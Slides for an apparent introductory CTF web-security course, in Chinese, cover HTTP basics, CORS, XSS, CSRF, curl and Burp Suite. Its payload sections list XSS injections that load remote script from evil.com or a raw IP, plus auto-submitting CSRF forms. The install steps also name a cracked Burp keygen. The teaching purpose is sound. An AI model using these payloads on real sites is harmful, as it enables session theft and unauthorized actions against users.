WEB 基础课

pumpk1n && godspeed 2022-07-02

What is web security?

when you hear web, what do you think of?

What is web security?

when you hear web, what do you think of?

- xss, csrf, sql, ssrf
- unserialization, injection
- php, js, python, java, go
- waf, bypass, black box, no source, where is the flag
- cve, framework, browser

Web attack

what will happen when you visit a website?

- click a link or enter an url in the location bar
- the brower send a request to the server
- the server response some contents
- the browser render the response

Web attack

what will happen when you visit a website?

- more detail ?
- how requests are sent?
- how browser processes a response?
- how are packages delivered correctly

How the network works?

OSI & TCP/IP model

frontend & backend

what we concentrate on?

- ip layer (network layer)
- transport layer
- application layer

目录

- HTTP基础
- XSS
- CSRF
- 必备工具
- 入门题教学

一、学长寄语

- web方向入门门槛很低，上手较为容易，不像其他方向需要大量的前置知识，但是其要求的知识比较繁杂，对知识的广度要求较高，实战或者做题中需要把知识能够串起来，融会贯通。在赛题中的表现形式往往为：
  - 几百人解出【简单的很简单，大家都会，而且你会发现除开签到题，做web的队伍是各个方向中最多的】
  - 数十人解出【难得很难，没研究过就需要较长时间学习】

上课时，我们主要以演示+带大家做实验为主，辅助相应的理论，帮助大家加深理解

二、什么是HTTP

- HTTP定义了与服务器进行交互的不同方法，常见的有四种：`GET`、`POST`
- 还有其他的一些比较少见：`PUT`、`DELETE`、`HEAD`、`OPTIONS`、`TRACE`、`CONNECT`
- HTTP请求：客户端向服务器发送请求
- HTTP响应：服务器向客户端发送响应

2.1 请求方法：GET（一）

作用：请求指定的页面信息

> 请注意，查询字符串（名称/值对）是在 GET 请求的 URL 中发送的：
>
> `GET`用来获取资源，原则上来说，它只是用来获取、查询数据，不要去修改服务器的数据，从这点来讲，它是安全的（后面还会从另一方面分析它的不安全性）。浏览器可以对GET请求的数据进行缓存。

```
/test/demo_form.php?name1=value1&name2=value2
```

2.1 请求方法：GET（二）

- GET 请求可被缓存
- GET 请求保留在浏览器历史记录中
- GET 请求可被收藏为书签
- GET 请求不应在处理敏感数据时使用
- GET 请求有**长度限制**
- GET 请求只应当用于取回数据

2.2 请求方法：POST (一)

作用：向指定资源提交数据进行处理请求（例如提交表单或者上传文件）

> 请注意，查询字符串（名称/值对）是在 POST 请求的 HTTP 消息主体中发送的

```
POST /test/demo_form.php HTTP/1.1
Host: runoob.com

name1=value1&name2=value2
```

2.2 请求方法：POST（二）

- POST 请求不会被缓存
- POST 请求不会保留在浏览器历史记录中
- POST 不能被收藏为书签
- POST 请求对数据长度没有要求

2.3 响应状态码(一)

- 200: OK https://www.baidu.com/
- 206 Partial Content 当从客户端发送Range头，表示只请求资源的一部分时，将使用此响应代码。
- 301: 永久重定向 旧地址的资源已经被永久地移除了
- 302: 临时重定向 旧地址的资源还在
- 307: 临时重定向。与302类似 收到307响应码后，约定客户端应保持**请求方法不变**向新的地址发出请求
  为何引入:部分浏览器在收到302响应时，直接使用GET方式访问在Location头部中规定的URI，而无视原先请求的方法。

2.3 响应状态码(二)

- 400: Bad Request 客户端请求的语法错误，服务器无法理解
- 401: Unauthorized 请求要求用户的身份认证
- 403: forbidden 禁止访问 一般是权限设置的 https://182.150.35.23/
- 404: 找不到网页 https://www.baidu.com/111
- 500: internal server error http://122.9.201.174/

2.4 请求头处的相关攻击

- XFF伪造：X-Forwarded-For HTTP 扩展头部 最初由 Squid 这个缓存代理软件引入，用来表示 HTTP 请求端真实 IP 如果程序把这个当成真实ip 我们伪造后即可绕过一些判断
  - 实例：早几年的机房判断ip用的就是这种方法，可以伪造XFF头在机房完成实验题，现在已经没有这种限制了
- Referer伪造：Referer 表示请求来源
- User-Agent伪造：User-Agent 标识用户的客户端，chrome有chrome的标识 火狐有火狐的标识 百度爬虫有爬虫的标识
- Cookie盗用：如果有办法获取管理员(admin)的身份信息，就可盗用

三、XSS

> 跨站脚本（Cross-site scripting，通常简称为 XSS）是一种网站应用程序的安全漏洞攻击，是代码注入的一种。它允许恶意用户将代码注入到网页上，其他用户在查看网页时就会受到影响。
> XSS 攻击通常指的是通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。这些恶意网页程序通常是 JavaScript，但实际上也可以包括 Java，VBScript，ActiveX，Flash 或者甚至是普通的 HTML。攻击成功后，攻击者可能得到更高的权限（如执行一些操作）、私密网页内容、会话和 cookie 等各种内容，甚至可以制造 XSS 蠕虫进行自动传播，造成严重的危害。

3.1 同源策略（Same origin policy，sop）

- 同源：域名，协议，端口相同
  - 下表给出了与 URL `http://store.company.com/dir/page.html` 的源进行对比的示例:

Show All

同源

URL	结果	原因
http://store.company.com/dir2/other.html	同源	只有路径不同
http://store.company.com/dir/inner/another.html	同源	只有路径不同
https://store.company.com/secure.html	失败	协议不同
http://store.company.com:81/dir/etc.html	失败	端口不同（`http://` 默认端口是80)
http://news.company.com/dir/other.html	失败	域名不同

New

3.1 同源策略（Same origin policy，sop）

- 跨域：浏览器从一个域名的网页去请求另一个域名的资源时，域名、端口、协议任一不同，都是跨域
- 页面中的链接，重定向以及表单提交是不会受到同源策略限制的
- 跨域资源的引入是可以的。但是js不能读写加载的内容。`script` `img` `iframe` `link`

3.2 跨域资源共享（CORS）

- 这种方式使用了一个新的请求头和响应头扩展了HTTP,解决特定场景下的信息交换问题
  - `Origin` 请求头(客户端设置)
  - `Access-Control-Allow-Origin` 响应头（服务端设置）
- `Access-Control-Allow-Origin` 头标识哪些站点可以请求文件

3.2 跨域资源共享（CORS）

- 设置 `Access-Control-Allow-Origin` 头为"*"，表示允许任意站点访问文件。
- 设置 `Access-Control-Allow-Origin` 头为"http://xxx.com:1234"，表示允许该站点的1234端口访问文件。

3.2 跨域资源共享（CORS）

- 设置前:disallow.php


```php
<?php
header('Access-Control-Allow-Origin:xxx');
```

- 设置后:allow.php

```php
<?php
header('Access-Control-Allow-Origin:http://localhost:40061');
```

3.2 跨域资源共享（CORS）

结果如下：



3.2 XSS的类型（一）——反射型XSS

- 简单地把用户输入的数据“反射”给用户，往往诱使用户点击才会成功。也称作非持久性XSS攻击。通常出现在搜索功能上面

3.3 XSS的类型（二）——存储型XSS

- 把用户的数据存储在服务端。也称为持久性XSS。危害性最大
- 场景：黑客写下一篇包含有恶意JS代码的文章，所有访问该文章的用户，都会在他们的浏览器中执行这段代码。这段代码会被保存到服务器端，存储型因此而得名。

3.4 XSS的类型（三）——DOM based XSS

- 其原理主要是通过修改页面的 DOM 节点形成XSS，其是在JavaScript脚本动态执行的过程中产生的。举例来说，下面几个属性经常会遇到

```
document.referrer属性
window.name属性
window.location属性
innerHTML属性
document.write属性
```

3.4 XSS的类型（三）——self XSS

- 这个也算反射型 是目前业内流传的一种叫法 我们把它拿出来讲讲
- 查询框的xss：
  即在查询框输入什么，则在输出的页面返回什么，然后没有过滤或编码引发，插入脚本后，弹出弹框，但刷新页面后又没有了，这种就为selfxss；当然有些系统有历史查询记录这个功能，为了用户体验而设计，刷新页面后可能继续弹框，因为历史查询数据缓存在浏览器或微信上，但也是只有当事人才看得到，也就是作案者同时也是受害者。
  如何利用我们后面说

3.5 小插曲： referer还是referrer

- HTTP 协议中有一个用来表示页面或资源来源的请求头，由 Philip Hallam-Baker 于上世纪 90 年代提出来，他当时把这个请求头叫做 Referer，并最终写进了 RFC1945，也就是 HTTP/1.0 协议。有趣的是，当时这个单词被他拼错了，正确的拼写应该是 Referrer。但是这个错误被发现之前，已经被大量使用，如果要改过来需要所有服务端、客户端的一致配合，还有大量的代码需要排查修改。于是，HTTP 的标准制定者们决定将错就错，不改了。
- 浏览器厂商们们比较齐心，都采用了正确的拼写方式，没有让这个错误在 JavaScript 中延续。例如 DOM Level 2 里定义的 `document.referrer`。

3.6 简单JS基础

- console.log("xxx")打印字符串
- eval可用于执行多条js代码

```
eval("alert(1)")
```

- btoa 表示base64编码

```
console.log(btoa("1111"))
```

- atob 表示base64解码

```
console.log(atob("MTExMQ=="))
```

3.6 简单JS基础

使用xhr发送GET请求

```
var xhr = new XMLHttpRequest();
xhr.open("GET", 'http://150.158.58.29/?a=1&b=2', true);
xhr.send(null)
```

3.6 简单JS基础

使用xhr发送POST请求

```
var xhr = new XMLHttpRequest();
xhr.open("POST", 'http://150.158.58.29/xxx', true);
xhr.send("foo=bar&ccc=ddd");
```

3.6 简单JS基础

使用fetch发送GET请求

```
fetch('http://150.158.58.29/?a=1&b=2')
```

3.6 简单JS基础

使用fetch发送POST请求

```
fetch('http://150.158.58.29',{
    method: 'post',
    body: 'a=1&b=2'
})
```

3.6 简单JS基础

PS: 你会遇到以下报错
Access to fetch at 'http://150.158.58.29/' from origin 'http://localhost:81' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource. If an opaque response serves your needs, set the request's mode to 'no-cors' to fetch the resource with CORS disabled.

但请求是实实在在的发出去了 远端也收到了
如何解决?

3.6 简单JS基础

使用fetch访问未设置Access-Control-Allow-Origin头的站点
没报错, 真香

```
fetch('http://150.158.58.29',{
    method: 'post',
    body: 'a=1&b=2',
    method: 'no-cors'
})
```

指定no-cors来访问那些没有设置跨域头的页面

3.7 XSS payload （一）

```
<script>alert('xss')</script>
<img src=xxxx onerror=alert(1)>
<a href="javascript:alert(1);">test</a>
<svg/onload=alert(1)>
```

3.6 XSS payload（二）

远程加载

```
<script src="http://evil.com/xx.js"></script>
# 变种
<script src='//150.158.58.29/1.js'></script>
# 变种
<script src='//150.158.58.29'>
# 变种 这数字是什么呢 问问同学
<script src=//2526951965>
```

3.6 XSS payload（三）

http://aaa.com/#123123

这里的#123123即为document.location.hash

```
<script>eval(``+document.location.hash)</script>
```

3.7 XSS payload （四）

有jQuery环境【一个JavaScript框架】

```
<script src='https://code.jquery.com/jquery-3.3.1.min.js'></script>
<a href="javascript:$.getScript('http://150.158.58.29/1.js')">Click</a>
```

3.6 XSS 的防御

- HttpOnly
  - 原理：该标准由微软提出，禁止页面的JS访问带有httpOnly属性的cookie
  - 目的：主要是为了解决XSS攻击后的 Cookie 劫持攻击。

  Cookie是怎么来的?

  1. 浏览器向服务器发送请求，这时候是没有cookie的
  2. 服务器返回set-Cookie头，向客户端浏览器写入Cookie
  3. 在该Cookie到期之前，浏览器访问该域下的所有页面都应该发送Cookie

3.6 XSS 的防御

- 输入检查，过滤恶意标签，如script标签
- 输出检查，变量输出到html页面时，可以使用编码或转义的方式
  - 左右尖括号
  - 单双引号
- 处理富文本（发帖，含有图片视频等内容）： 在标签选择上尽量选择白名单

四、CSRF

- CSRF：跨站请求伪造（英语：Cross-site request forgery），也被称为 one-click attack 或者 session riding，通常缩写为 CSRF 或者 XSRF， 是一种挟制用户在当前已登录的Web应用程序上执行非本意的操作的攻击方法。跟跨站脚本（XSS）相比，XSS 利用的是用户对指定网站的信任，CSRF 利用的是网站对用户网页浏览器的信任。——wiki

4.2 CSRF的利用页面 （GET 无需交互）

让用户访问即可发起一次GET请求

```
<img src="http://www.example.com/api/setusername?username=CSRFd">
```

4.2 CSRF的利用页面 （POST 无需交互）

让用户访问即可发起一次POST请求

```
HTML POST - AutoSubmit - No User Interaction
<form id="autosubmit" action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
   <input name="username" type="hidden" value="CSRFd" />
   <input type="submit" value="Submit Request" />
</form>

<script>
   document.getElementById("autosubmit").submit();
</script>
```

4.2 CSRF与selfxss结合

- selfxss只不过是要自己输入脚本post提交，如果我把脚本写在一个post的html里，然后引诱别人点击提交呢？好像有种反射xss的味道，效果又跟反射xss一样，一点就出事~原理上其实就是csrf。

4.2 CSRF的防御

- 验证码：CSRF攻击通常是用户在不知情的情况之下构造了网络请求，而验证码是用户必须与应用进行交互才能完成最终请求。
- Referer Check：用于检查请求是否来自于合法的"源"。比如用户需要发帖就会登陆到后台，那么Referer这个值必然是发帖表单所在的页面。
  - 缺陷：服务器并非每个时候都取得到Referer，Referer也可以被攻击者伪造。
- CSRF Token：CSRF Token 需要同时放在表单中和session中，提交表单时，服务器要验证表单中的Token是否与用户session或者（cookie）中的Token一致。
  - token一定要足够随机

五、必备工具——curl

使用curl可以快速发起请求 大家之前二进制基础课上装的虚拟机一般都自带
发起GET请求

```
curl http://150.158.58.29
```

发起POST请求

```
curl http://150.158.58.29 -X POST
curl http://150.158.58.29 -X POST -d "a=1&b=1"
curl http://150.158.58.29 -X POST -d "{'yyy':'ccc'}" -H "Content-Type: application/json"
当使用参数 -d, curl自动携带 Content-Type: application/x-www-form-urlencoded
当使用参数 -d ，`-X POST` 可以省略，因为会隐式发起 POST 请求。
```

五、必备工具——curl

使用curl上传文件

```
curl http://150.158.58.29 -X POST -F "file=@1.txt"
curl http://150.158.58.29 -X POST -F "file=@1.txt" -F "a=1"
```

用 -F 参数，强制 curl 发出多表单数据的 POST 请求，自动携带 -H `Content-Type: multipart/form-data`。当需要上传图像或其他二进制文件时，发送多表单数据非常有用。

五、必备工具——curl

- Redirect 重定向

  ```
  curl -L https://www.baidu.com
  ```

  使 curl 始终遵循 301、302、303 或任何其他 3XX 重定向。默认情况下，curl 不遵循重定向。

五、必备工具——curl

Basic Auth

-u user:pass

```
curl -u 'aaa:niubi' https://www.baidu.com
```

也可以放到URL中

```
curl https://user:pass@baidu.com
```

五、必备工具——curl

Print Response 打印响应
同时打印响应头和正文

```
curl -i https://www.baidu.com
```

只打印响应头

```
curl -I https://www.baidu.com
```

五、必备工具——curl

- 代理设置
  Socks5 代理
  ```
  curl -x socks5://james:cats@xxx.com:8080 https://www.baidu.com
  ```
- 忽略 SSL 证书
  ```
  curl -k https://www.baidu.com
  ```
  指定证书版本 curl (-1-2-3) 代表 SSLv1、SSLv2、 SSLv3
- 静默输出
  使用 -s 不会打印进度条、错误和其他可能妨碍的输出。要同时隐藏响应，请使用-o /dev/null
  ```
  curl -s https://www.baidu.com
  ```

五、必备工具——curl

curl 调试

-v 参数打印有关请求和响应的详细信息。

```
curl -v https://www.baidu.com
```

输出结果解析：

1. 前缀以 `>` 开头的行是发送给服务器的数据。
2. 前缀以 `>` 开头的行是从服务器接收的数据.
3. 前缀以 `*` 开头的行如连接信息、SSL 握手信息、协议信息等。

五、必备工具——curl

–trace - 参数用来启用所有传入和传出数据的完整跟踪转储。跟踪转储打印发送和接收的所有字节的 hexdump。

```
curl --trace - https://www.baidu.com
```

仅打印请求头

```
curl -v -s -o /dev/null --stderr - https://www.baidu.com | grep '^>' |sed "s/> //g"
```

-o

```
curl -o response.txt https://www.baidu.com
```

五、必备工具——burpsuite

> web手必备工具

- 安装
  - java 环境：

    jdk-11
  - burpsuite软件【提前传群里+600MB左右的软件】：

    BurpLoaderKeygen

5.1 burpsuite使用


- 打开burp，确保proxy-options下打着勾，记下port 如 8080
- 浏览器里打开proxy switch omega 新建情景选项`burp`，添加ip `127.0.0.1` 端口 `8080`，并启用
- 刷新一下网页

5.2 burpsuite的其他模块（一）


- intruder模块：爆破模块
- repeater模块：流量重放
- decoder模块：解码编码

5.3 burpsuite的其他模块（二）

- Proxy模块讲解：
  - 过滤指定域名：



5.4 burpsuite的其他模块（三）



- 美化&&配置捕获https可以参考这个：

  https://www.sqlsec.com/2019/11/macbp.html 【上课不讲】

六、chrome浏览器&&必备插件

- Proxy SwitchyOmega 方便切换端口，SwitchyOmega
  github-SwitchyOmega
- HackBar 黑客利器，hackbar
- ModHeader 修改请求头ModHeader
  先带大家装第一个 切一下代理后 然后第二三个自行搜索安装
  内网翻墙代理给他们搞一个，108有台机器开着，要是挂了就提前下好.crx发给他们：

```
socks5 10.214.160.99 7890
```

七、XCTF攻防世界 10道简单web题带着过一遍 (一) 先让大家做一题然后讲一题演示 1h

https://adworld.xctf.org.cn
题目不用每个人都开 我们开一个就行发群里

- 爆破密码：burp的使用
- GET：GET协议的使用
- POST、POST2: POST协议的使用
- He1l0w0r1d: 查看源代码

七、XCTF攻防世界 10道简单web题带着过一遍(二)

- 超文本传输协议、XFF：burp抓包，或者插件修改
- robots泄露:robots , eyes can lie
- 扫雷：找源码
- 社会工程学：社会工程学字典
- 综合：简单三关1，简单三关2，简单三关3，简单三关4

八、实验

burp配置 https 40分
攻防世界web题入门关[大部分简单，若干较难]完成一半以上 60分 【有些上课没讲，可以自行通过查阅资料】
实验报告里写清楚做法即可
挑战：攻防世界web题入门关AK